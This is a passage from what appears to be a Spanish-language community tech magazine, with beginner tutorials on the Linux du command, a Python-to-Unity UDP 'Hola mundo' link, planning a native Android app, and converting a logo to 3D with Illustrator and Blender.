16K /root/.cache/pip/http/a/1
16K /root/.cache/pip/http/a/1
16K /root/.cache/pip/http/a
40K /root/.cache/pip/http/d/f/2/5/c
40K /root/.cache/pip/http/d/f/2/5
40K /root/.cache/pip/http/d/f/2
40K /root/.cache/pip/http/d/f
40K /root/.cache/pip/http/d
60K /root/.cache/pip/http
4.0K /root/.cache/pip/selfcheck
64K /root/.cache/pip
4.0K /root/.cache/dconf
5.0K /root/.cache/mesa_shader_cache
73K /root/.cache
20K /root/.gnupg
16M /root/.local/share/fish/generated_completions
16M /root/.local/share/fish
517K /root/.local/share/lftp
16M /root/.local/share
16M /root/.local
17M /root/

```

ver el tamaño del archivo de un directorio

Para ver el tamaño del archivo de un directorio, pase la opción `-s` al comando `du` seguido de la carpeta. Esto imprimirá un gran tamaño total para la carpeta a la salida estándar.

Código:

```
root@darkstar /home# du -sh /home/m3rsy/
19G  /home/m3rsy/
```

ordenar por tamaño de archivo o carpeta

Para ordenar por tamaño de archivo, pase la salida de `du` para ordenar y use las opciones `-n` (numérico) y `-r` (inverso).

Código:

```
root@darkstar /home# du ~/ | sort -n -r | less
40  /root/.cache/pip/http/d
20  /root/.gnupg
20  /root/.config/neofetch
16  /root/.cache/pip/http/a/1/9/5/3
16  /root/.cache/pip/http/a/1/9/5
16  /root/.cache/pip/http/a/1/9
16  /root/.cache/pip/http/a/1
16  /root/.cache/pip/http/a
16  /root/.cache/pip/http/a
5   /root/.cache/mesa_shader_cache
4   /root/.ssh
4   /root/.config/oxygen-gtk
4   /root/.config/lockdoor
4   /root/.config/gslapt
4   /root/.config/fish
4   /root/.cache/pip/selfcheck
4   /root/.cache/pip/http/6/0/6/2/6
4   /root/.cache/pip/http/6/0/6/2
4   /root/.cache/pip/http/6/0/6
4   /root/.cache/pip/http/6/0
4   /root/.cache/pip/http/6
4   /root/.cache/pip/http/6
4   /root/.cache/dconf
0   /root/.kde
0   /root/.config/lftp
lines 16-38/38 (END)
```

encontrar los archivos o carpetas más grandes en un sistema de archivos

Para encontrar las carpetas más grandes en un sistema de archivos, pase la opción `-a`. Esto cambiará el comportamiento de `du` para escribir recuentos de tamaño para archivos y carpetas. Ejecute lo siguiente como `root` para ver los diez archivos o carpetas más grandes en un sistema. Esto puede ser útil si se trata de problemas de falta de espacio en disco en un sistema.

Código:

```
root@darkstar /home# du ~/ | sort -n -r | head -n 10
16415 /root/
15974 /root/.local/share
15974 /root/.local
15458 /root/.local/share/fish
15442 /root/.local/share/fish/generated_completions
517 /root/.local/share/lftp
276 /root/.anydesk
73 /root/.cache
64 /root/.cache/pip
60 /root/.cache/pip/http
```

CONEXIÓN CLIENTE-SERVIDOR ENTRE PYTHON 3 Y UNITY 2019

Para los que están familiarizados con Unity 3D sabemos de la potencia con la que cuenta este motor de videojuegos en 2D y 3D, sin embargo, sus aplicaciones se pueden expandir más a que solo videojuegos y ser aplicado para a la simulación industrial, así como entornos de entrenamiento dentro del campo de la inteligencia artificial. Veamos una aplicación en la que se expande la finalidad de Unity 3D para otro tipo de propósitos que no es necesariamente la creación de videojuegos.

Escrito por: @ANDR0Z | COLABORADOR UNDERCODE




Ingeniero en aeronáutica, amante de las ciencias físico-matemáticas y gran gusto por la programación, arte y tecnología.

Contacto:

underc0de.org/foro/profile/androz

E

l cliente-servidor es el protocolo que construye un puente de diálogo entre dos puntos que interactúan, de un lado un PC, smartphone u otro dispositivo, mediante un software específico utilizado por un usuario (por ejemplo, un navegador de Internet o un programa FTP), y del otro una estructura informática (denominando puntualmente al servidor, entendido como una potente computadora diseñada para estar activa y responder solicitudes de modo continuo).



Teniendo en cuenta lo anterior crearemos un cliente servidor usando Python y Unity, primero se designa el servidor (**a partir sockets**) mediante un script en Python 3.0:

PYTHON 3.0 (SUBLIME TEXT):

```
import socket #Importamos la libreria socket
import time #Importamos la libreria time
UDP_IP = "127.0.0.1"
UDP_PORT = 5000
mi_socket=socket.socket(socket.AF_INET, socket.SOCK_DGRAM) #Creamos el objeto mi_socket
while True:
    mi_socket.sendto("Hola mundo :)".encode(),(UDP_IP,UDP_PORT)) #Enviamos los datos a la dirección definida por la IP y el puerto
    time.sleep(1) #Paramos el bucle 1 segundo
```

Fig. 1.-Script del Servidor en Python.

Después vamos a Unity y en la pestaña de **Project** seleccionamos **Assets** y en ese mismo panel clic derecho **Create** y le damos en **C# Script** para crear un nuevo Script llamado "Client":




Fig. 2.-Panel Assets Unity 2019.

Doble clic en el Script "Client" para entrar al editor Visual Studio y escribir el código que nos servirá para recibir los datos enviados por el Servidor:

C# (VISUAL STUDIO 2019):

Agregamos las referencias necesarias para llevar a cabo la conexión:

```
1
2 using UnityEngine;
3 using System;
4 using System.Net;
5 using System.Net.Sockets;
6 using System.Text;
7 using System.Threading;
8
```

Fig. 3.- Referencias necesarias para la comunicación.

Después escribimos dentro de nuestra clase "Client" el código entero que permitirá la comunicación:

```
Thread receiveThread; //Definimos nuestra variable receiveThread de tipo Thread que permitira continuamente correr en background
UdpClient client; //Definimos nuestra variable client la cual servira para llevar a cabo la recepcion de datos
int port; //Definimos un entero que servira para definir el puerto a usar
```

Fig. 4.- Se definen las variables de comunicación.

```

void Start()
{
    port = 5000;      //Asignamos nuestro puerto
    InitUDP();       //Llamamos el metodo InitUDP()
}

```

Fig. 5.- Uso del método `Start()` que se ejecuta solo una vez en el programa.

```

void InitUDP()
{
    print("Inicializando UDP"); //Imprimimos un mensaje que indique que es esta inicializando el UDP

    receiveThread = new Thread(new ThreadStart(ReceiveData)); //Se inicializa receiveThread con el metodo ReceiveData de argumento
    receiveThread.IsBackground = true; //Decimos que nuestra variable receiveThread corra a la par de la ejecución del programa
    receiveThread.Start(); //Damos partida a receive Thread
}

```

Fig. 6.-Metodo `InitUDP ()`.

```

private void ReceiveData()
{
    client = new UdpClient(port); //Inicializamos client con el con port como argumento
    while (true)
    {
        try
        {
            //Definimos e inicializamos IP como punto final de IP con argumentos IPAddress y la variable port
            IPEndPoint IP = new IPEndPoint(IPAddress.Parse("0.0.0.0"), port);
            //Lectura de datos obtenidos por el punto final IP y posteriormente guardados en nuestro arreglo de caracteres data
            byte[] data = client.Receive(ref IP);
            //Los datos en binario se codifican en formato Utf 8 p;y posteriormente se le asiga a result
            string result = (Encoding.UTF8.GetString(data));
            print(result);
        }
        catch (Exception e)
        {
            print(e.ToString()); //Si ocurre una excepción será mostrada en consola
        }
    }
}

```

Fig. 7.-Metodo `ReceiveData ()`.

Compilado y guardado el Script "*Client*", lo arrastramos desde el panel **Assets** y se lo asignamos a nuestro objeto en escena Camera (en realidad se puede asignar a cualquier objeto que **este en escena**, simplemente que se asigna a Camera por simplicidad).





Fig. 7.-Asignación del Script `Client` a Camera.

Finalmente corremos el Script Servidor y después le damos Play a nuestra escena de Unity, y se mostrará en la consola de Unity el mensaje “Hola Mundo” enviado desde Python.



The screenshot shows the Unity3d console window with the following content:

```
Console
Clear Collapse Clear on Play Clear on Build Error Pause Editor ▼
[00:13:18] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:18] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:18] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:19] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:20] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:21] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:22] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:23] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:24] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:25] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:26] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
[00:13:27] Hola mundo :)
UnityEngine.MonoBehaviour:print(Object)
```

Fig. 8.-Consola Unity3d

La comunicación Python y Unity3d es muy interesante porque se pueden enviar datos que serían más difíciles de obtener desde C#, un ejemplo claro es usar la librería OpenCV desde Python ya que la comunidad, así como la información disponible de esta librería en Python es mucho mayor que la de C#.

Para ver el proyecto completo y una aplicación más en concreto usando la librería **OpenCV** con una comunicación cliente-servidor.



ANDROID: GUÍA PARA FUTUROS DESARROLLADORES

En un mundo gobernado por React y la idea de lanzar tu aplicación a múltiples plataformas, ¿por qué aprender Android nativo?

Si se trata de una empresa chica o quizá de un emprendedor, contratar un programador android y otro de Swift es caro. La salida más rápida es usar un framework como React Native que simplifica desarrollar una sola vez y salir a todas las plataformas.

Escrito por: **@MAXWELLNEWAGE** EN COLABORACIÓN CON UNDERCODE



Desarrollador Android Nativo con Kotlin y Java. Maratonero de series en Netflix y arduas horas en Steam. Le gusta leer, especialmente fantasía. Disfruta de hacer caminatas y explorar lugares nuevos donde nadie más se atreve a llegar.


Contacto:

<https://medium.com/@maxwellnewage>

S

in embargo, nos estamos olvidando de una cuestión fundamental: Si bien React es muy distinto al viejo Phonegap o Cordova, no deja de ser un puente hacia lo nativo.

React tiene que generar código para representar lo que estamos escribiendo en Javascript o Typescript. Eso nos quita algo de control sobre cómo queremos desarrollar nuestra aplicación.



FAMILIARIZÁNDONOS CON ANDROID STUDIO

Android, es llamado un lenguaje de programación, en realidad es un SDK de Java. Lo que significa que nuestro código sigue siendo el mismo, pero con esteroides.

Y esto implica que, si aprendimos que Java es un lenguaje orientado a objetos, sabemos que existen clases que podemos heredar y adquirir con esas funcionalidades.

Entonces podríamos decir que Android es un conjunto de librerías que contienen super clases, que nos permiten heredarlas y convertir nuestras clases Java en componentes de una aplicación en Android.

Esto quizá sea un resumen demasiado acotado de cómo funciona todo, pero nos ayuda a entender dónde estamos parados. No queremos correr una app en el celular y pensar que hay gnomos detrás creando magia. Necesitamos entender las razones por las cuales eso funciona.

Y como no podía ser de otra manera, lo más recomendable es consultar la [documentación oficial de Google](#). Contiene una [serie de tutoriales](#) para empezar a entender los mecanismos básicos de una aplicación.

Es importante que aprendas lo básico e indispensable, pero que todavía no te centres en lo avanzado. Con poder crear un “Hola mundo” y verlo desde tu celular o emulador, es suficiente.

EMPEZAR CON UNA IDEA

Un error que comete mucha gente, es aprender sin un propósito inicial. Aprender para buscar trabajo, no es un propósito válido.

La razón tiene que ser más interesante. Tienen que pensar ¿qué es lo que realmente quieren hacer con esto a lo que están dedicando horas a ver vídeos y leer libros?

En Android, podemos crear aplicaciones. Lo primero que deberíamos hacer es salir a la calle y detectar necesidades.

No por estar aprendiendo vamos a negarnos a crear un producto. El desarrollador de Stardew Valley terminó creando su juego con el propósito inicial de aprender C#. Una cosa llevó a la otra y hoy vive de ese juego.

Entonces, necesitamos crear una app. Salimos a la calle y notamos que la gente siempre que sale de su trabajo, va a un bar cercano. La necesidad:

Encontrar un bar luego del trabajo. |

Por lo tanto, nuestra app podría contener una lista de bares cercanos. Ya tenemos la idea inicial, el propósito. Ahora avancemos con la ejecución.

MANOS A LA OBRA


Yo soy devoto de la idea de que se aprende haciendo.

Muchos hacen un tutorial o dos, luego de terminarlo no saben qué hacer exactamente con lo que aprendieron. Todos practicamos, pero pocos lo llevan a un contexto real.

Un trabajo genera enfoques, porque hay gente que ya tiene una idea y necesita ejecutarla. Cuando se la transmite, ahí es donde observaremos si realmente aprendimos lo suficiente. La respuesta suele ser: no.

Porque los problemas reales son mucho más grandes y complejos que cualquier curso o tutorial. Pero esto no es un fallo de tu esquema de aprendizaje, al contrario, es parte del flujo. Pero volvamos al ejemplo del emprendimiento propio, dado que quizá todavía no hayas conseguido trabajo, y nuestra meta es que nos convirtamos en expertos.

El primer paso es que la app sea estéticamente aceptable. No podemos mostrarles a nuestros usuarios una pantalla blanca con textos negros. Por lo tanto, tenemos que aprender los fundamentos de [Material Design](#), un patrón de diseño gráfico que Google inventó para estandarizar el diseño de sus apps. Siguiendo los lineamientos, podríamos tener una app similar a esto:




Si nuestra app no responde a estos principios, podría no ser atractiva, un producto entra por los ojos.

MARCO DE REFERENCIA

Las ideas no suelen salir de la nada. Debemos investigar previamente apps similares a lo que intentamos hacer. De esta manera desarrollamos un marco de referencia, y aprendemos de los errores y aciertos de los ejemplos que estamos investigando. Nuestro marco en este caso es [Foursquare](#).

MOCKUP



Si bien aprendimos a maquetar una app, todavía no podemos diseñar nada si no sabemos cómo estructurarla. Vamos a dividirla en posibles pantallas según la funcionalidad:

- **Login Social:** Los usuarios deberían poder acceder con una cuenta conectada a Facebook, Google o Twitter por ejemplo. Esto nos permite que tengan bares favoritos o nos dejen comentarios.
- **Home:** Aquí es donde implementaremos nuestra lista de bares. Al conocer los principios de material, podemos usar [CardViews](#) para cada item de la lista.
- **Favoritos:** Similar a la Home, podríamos tener una lista de bares que el usuario frecuente y quiera tener en una pantalla aparte.
- **Detalle del Bar:** Cuando se entre a un bar desde la Home, deberíamos poder acceder a información del mismo. Por ejemplo, el mapa, las opiniones de los usuarios, la calificación, una descripción corta, entre otras.

Una vez tenemos claras las pantallas, tomamos lápiz y papel, para empezamos a dibujar un bosquejo del detalle de cada una. Unos botones, la lista, como se va a ver el detalle, la posición del input de usuario y contraseña. Todo lo que nos defina la estructura en la que nos vamos a basar.

Esto es un MockUp. También hay herramientas web para hacerlo, pero recomiendo en primera instancia que sea a mano. Esto es un proceso psicológico, dado que con el lápiz tenemos mayores libertades, y nos podemos centrar en la idea más que en el uso de una herramienta.

Aprender haciendo

Ahora llegó el momento de aprender más intensamente. En el camino por el que fuimos hasta ahora, aprendimos:

- Fundamentos en Java y Android
- Tomar ejemplos como punto de partida para tu proyecto
- Cómo armar mocks
- Los principios de Material Design

Como podemos ver, emprender un proyecto nos “obliga” a aprender a desarrollar de un modo más real que las prácticas en los cursos. Nos proporciona un panorama, el cual vamos a seguir ampliando.

Nuestra primera pantalla es el **Login** Social. Hay varias formas de hacer esto, pero la más popular en este momento es usar los servicios de Firebase. Lo ideal es que hagamos un tutorial rápido de qué es y cómo utilizarlo con Android específicamente, dado que es un servicio multiplataforma.

Para hacerlo, les dejo [una guía oficial](#). Pero esto solo va a servirnos para integrar Firebase, por lo que todavía nos falta implementar el servicio de login social. Les dejo [otra parte de la documentación oficial](#) para hacerlo.

Una vez el usuario ingresa a la app y llega a la pantalla principal, el home.

Pero tenemos un problema:

Aunque el usuario logre ingresar, en nuestro flujo actual siempre vamos a pedirle que ingrese cuando se reinicie la app.

Entonces necesitamos **persistir** la información. Para ello debemos investigar la clase [SharedPreferences](#) de Android, la cual nos va a permitir mantener una sesión de usuario activa, incluso si se desinstalara la app (investigar allow backup para esto).

Por lo tanto, cuando el usuario cierre y abra la aplicación, va a la Home directamente. Algo que no consideramos es agregar una función de logout, quizá implementando un menú lateral con una opción que indique dicho comportamiento.

*Para esto recomiendo **investigar** [DrawerLayout](#).*

Luego debemos trabajar los componentes de la Home. En primera instancia nos damos cuenta de que nos falta algo fundamental: La información de los bares. Aquí tenemos dos opciones: Lo hacemos nosotros o contratamos un desarrollador Web.

Aún no llegamos al final de esta serie de artículos, nos vemos a la próxima saludos.

PASAR DE 2D A 3D

En la actualidad las **impresoras 3D** han sido una de las tecnologías disruptivas que han marcado un antes y después en la creación de múltiples piezas para diferentes propósitos desde la creación de un llavero⁴, de un case⁵ Arduino nano hasta material para el ámbito de la salud⁶. No necesitamos ser un **maker avanzado** para la creación de estas piezas, podemos generarlas desde lo más básico hasta lo más avanzado, para los que están iniciando en el mundo de las 3D o si llevan tiempo y no saben cómo descargar una imagen en 3D, esta es su nota.

Escrito por: @FACUFANGIO | USER UNDERCODE



Actualmente se dedica a la docencia en escuelas impartiendo materias como Educación Tecnológica, Programación para los más chicos y es encargado de todo el sector informático y electrónico del establecimiento para el que trabaja. A su vez es diseñador gráfico, analista y programador de sistemas además de haber cursado 2 años de ingeniería en sistemas (aún pendiente).

Durante su carrera estudio múltiples lenguajes como Python, PHP, Java y C# entre otros, así como también Seguridad Informática. Actualmente está incursionando en el diseño web.

Contacto:


underc0de.org/foro/profile/facufangio

Aprenderemos a pasar una simple imagen descargada de internet a 3D, ya que muchas veces no tenemos el conocimiento necesario para poder modelar en 3D. Para ello solo necesitaremos de dos softwares, **Illustrator y Blender**. Hay que tener en cuenta que Blender es open-source a diferencia de Illustrator.

⁴ underc0de.org/foro/impresiones-3d/llavero-hail-underc0de/

⁵ underc0de.org/foro/impresiones-3d/case-arduino-nano-underc0de/

⁶ underc0de.org/foro/impresiones-3d/mascara-protectora-covid19-v1-mza/



Lo primero es buscar una imagen que podamos generar en una impresora 3d. En este caso usaremos a Otto el logo de la comunidad.


Ya teniendo nuestra imagen descargada o un simple screenshot, ya que muchas veces no es necesario hacer descargas vamos a realizar los siguientes pasos.

TRABAJANDO EN ILLUSTRATOR


1. Abrir nuestro programa y crear un nuevo documento.
2. Buscar la imagen o hacer el **screenshot** de la misma. En este caso hicimos la captura de pantalla. Un atajo para crear la captura y seleccionar lo que nos importa en Windows 10 es presionando las teclas **Win + Shift +S** y con el cursor hacemos la selección de la imagen.



3. Nos vamos a calco de imagen y seleccionamos la opción **“Logotipo en blanco y negro”**, luego presionamos en **“Expandir”**.



Seleccionamos Logotipo Blanco y Negro



Luego Expandir


- Al presionar el botón de **expandir** nos va a devolver una imagen con todos sus nodos, en simples palabras una sectorización de la imagen.



- Eliminaremos lo que no deseamos, en este caso como lo que queremos hacer es solamente imprimir el pulpo o llevarlo a Blender para poder realizar un llavero o agregarlo en **mis diseños**.

